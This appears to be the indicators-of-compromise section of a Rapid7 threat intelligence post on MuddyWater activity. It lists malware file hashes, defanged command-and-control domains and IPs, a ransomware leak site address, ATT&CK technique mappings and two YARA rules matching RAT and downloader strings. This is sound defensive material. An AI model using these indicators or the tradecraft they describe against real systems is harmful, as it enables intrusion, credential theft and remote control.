For additional blog posts and detailed analysis from Rapid7 Labs on all things cyber-related to the conflict, please visit our [Iran Conflict Cyber Threat Intelligence Hub](#).

Indicators of compromise (IoCs)

File indicators

File Name	SHA 256	Description
ms_upd.exe	24857fe82f454719cd18bcbe19b0cfa5387bee1022008b7f5f3a8be9f05e4d14	Initial Downloader ms_upd.exe
DIDS.exe	a92d28f1d32e3a9ab7c3691f8bfca8f7586bb0666adbba47eab3e1a8faf7ecc0	Initial Downloader found during hunt on public repositories
Game.exe	1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6	RAT found during hunt on public repositories
WebView2.exe	3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90	RAT

visualwincomp.txt	c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0	Encrypted config holding C2 url and port information
WebView2Loader.dll	a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a	DLL downloaded by ms_upd.exe
dwagent.exe	cd098eddb23f2d2f6c42271ca82803b0d5ac950cb82a9b8ae0928e83945a53df	Remote Management Tool leveraged by the TA
dwagent.exe	cf3dfd1d6626fd2129abb7a5983c11827f4b0d497e2dba146a1889bd71f23cd5	Renamed pythonw.exe
dwagsvc.exe	a3bac548b5bc91c526b4d6707623ddbd1a675aa952f0d1f9a0aa6f7230f09f23	Service binary of DWService
dwagInc.exe	86e0197389f0573eb83ff53991f337d416124c7c8bd727721ef3d396cd5f65dc	Background and system tray binary of DWService
AnyDesk.exe	bfc1675ee1e358db8356f515aaded7962923e426aa0a0a1c0eddfc4dab053f89	Remote Management Tool leveraged by the TA

□

Network indicators

Indicator	Description
adm-pulse[.]com	Quick Assist themed phishing website
moonzonet[.]com	URL hosting a second stage RAT Game.exe
uploadfiler[.]com	C2 extracted from a config file visualwincomp.txt

77.110.107[.]235	Source IP address of malicious Microsoft Teams activity
93.123.39[.]127	Source IP address of malicious Microsoft Teams activity
172.86.126[.]208	C2 hosting initial downloader ms_upd.exe
116.203.208[.]186	IP contacted by renamed pythonw.exe
hptqq2o2qjva7lcaa67w36jihzvkaikexorauw7b2yul2z6zozpqd[.]onion	Chaos RaaS DLS

□

MITRE ATT&CK techniques

ATT&CK ID	Name	Use
T1566	Phishing (Spearphishing via Service)	Initial access via Microsoft Teams messages and social engineering
T1059	Command and Scripting Interpreter	Execution of discovery commands (ipconfig, whoami, etc.)
T1082	System Information Discovery	Gathering host-level information from compromised machines
T1016	System Network Configuration Discovery	Identifying network configuration via commands like ipconfig
T1078	Valid Accounts	Use of harvested credentials for authentication and access
T1056	Input Capture	Users entering credentials into attacker-directed files/pages
T1556	Modify Authentication Process	MFA manipulation to add attacker-controlled devices
T1021.001	Remote Services: RDP	Remote access to internal systems via RDP sessions
T1219	Remote Access Tools	Use of DWAgent and AnyDesk for persistence and control
T1543	Create or Modify System Process	Installation of DWAgent as a service
T1055	Process Injection / Proxy Execution	Abuse of renamed Python binary for execution
T1105	Ingress Tool Transfer	Downloading payloads via curl (ms_upd.exe)

T1041	Exfiltration Over C2 Channel	Data exfiltration to external infrastructure
T1027	Obfuscated/Encrypted Files or Information	Encrypted configuration (visualwincomp.txt)
T1497	Virtualization/Sandbox Evasion	Anti-VM checks in Game.exe
T1622	Debugger Evasion	Evasion techniques to avoid analysis
T1071	Application Layer Protocol	C2 communication over web protocols
T1573	Encrypted Channel	Encrypted communication with C2 infrastructure
T1133	External Remote Services	VPN access using compromised accounts
T1087	Account Discovery	Identifying user accounts via commands
T1018	Remote System Discovery	Enumerating systems in the network

□

YARA rules

```
rule MuddyWaterRAT{

    meta:
        author = "Ivan Feigl ivan_feigl@rapid7.com"
        description = "Hunting rule for the RAT used by the MuddyWater, based on plain text
string. Original sample MD5 F8560B9A893EEB2130FC7159E9C1B851"

strings:

    //TKP - Token privilege
    $TKP1 = "System"
    $TKP2 = "Admin"
    $TKP3 = "User"

    // DF - Data format
    $DF1 = "\"computer_name\":\\"
    $DF2 = "\"username\":\\"
    $DF3 = "\"domain\":\\"
    $DF4 = "\"local_ip\":\\"127.0.0.1\\"
    $DF5 = "\"privilege\":\\"
    $DF6 = "\"process_name\":\\"agent-"
    $DF7 = "\"version\":\\"E.1.0\\"
    $DF8 = "\"sleep_time\":60"

    //IAT - Import address table
    $IAT1 = "GetComputerNameA"
    $IAT2 = "GetUserNameA"
    $IAT3 = "NetWkstaGetInfo"
    $IAT4 = "NetApiBufferFree"
    $IAT5 = "AllocateAndInitializeSid"
    $IAT6 = "OpenProcessToken"
    $IAT7 = "GetTokenInformation"
    $IAT8 = "EqualSid"
    $IAT9 = "CheckTokenMembership"

    //MSC - misc
    $MSC1 = "re_register"
    $MSC2 = "cmd_id"
    $MSC3 = "cmd_id"
    $MSC4 = "run_cmd"
    $MSC5 = "cmd_line"
    $MSC6 = "run_powershell"

    condition:
        uint16(0) == 0x5A4D and all of($TKP*) and all of($DF*) and all of($IAT*) and
all of ($MSC*)
}

rule MuddyWaterDownloader{

    meta:
        author = "Ivan Feigl ivan_feigl@rapid7.com"
        description = "Hunting rule for the downloader used by the MuddyWater, based on plain
text string. Original sample MD5 439C0A0A46627BD166E08436F383AD56"
```

strings:

```
//ST - Status
$ST1 = "downloading"
$ST2 = "running"
$ST3 = "success"
$ST4 = "error"

//SFF - Scanf formats
$SFF1 = "EXIT_%lu"
$SFF2 = "RUN_%lu"
$SFF3 = "DL_%s"

//ICO - Internet communication operation
$ICO1 = "/register" ascii wide
$ICO2 = "/check" ascii wide
$ICO3 = "/status" ascii wide
$ICO4 = "GET" ascii wide
$ICO5 = "POST" ascii wide
$ICO6 = "CONN_ERR" ascii wide
$ICO7 = "REQ_ERR" ascii wide
$ICO8 = "SEND_ERR" ascii wide
$ICO9 = "RECV_ERR" ascii wide
$ICO10 = "HTTP_%lu" ascii wide

//FO - File operation
$FO1 = "wb"
$FO2 = "EMPTY"
$FO3 = "FILE_ERR"

// DF - Data format
$DF1 = "\"client_id\": \"%s\""
$DF2 = "\"status\": \"%s\""
$DF3 = "\"error_code\": \"%s\""

//IAT - Import address table
$IAT1 = "GetLastError"
$IAT2 = "Sleep"
$IAT3 = "WinHttpOpen"
$IAT4 = "WinHttpConnect"
$IAT5 = "WinHttpOpenRequest"
$IAT6 = "WinHttpSendRequest"
$IAT7 = "WinHttpReceiveResponse"
$IAT8 = "WinHttpReadData"
$IAT9 = "WinHttpCloseHandle"
$IAT10 = "DeleteFileA"
```

condition:

```
uint16(0) == 0x5A4D and all of($ST*) and all of($SFF*) and all of($ICO*) and
all of ($FO*) and all of ($DF*) and all of ($IAT*)
}
```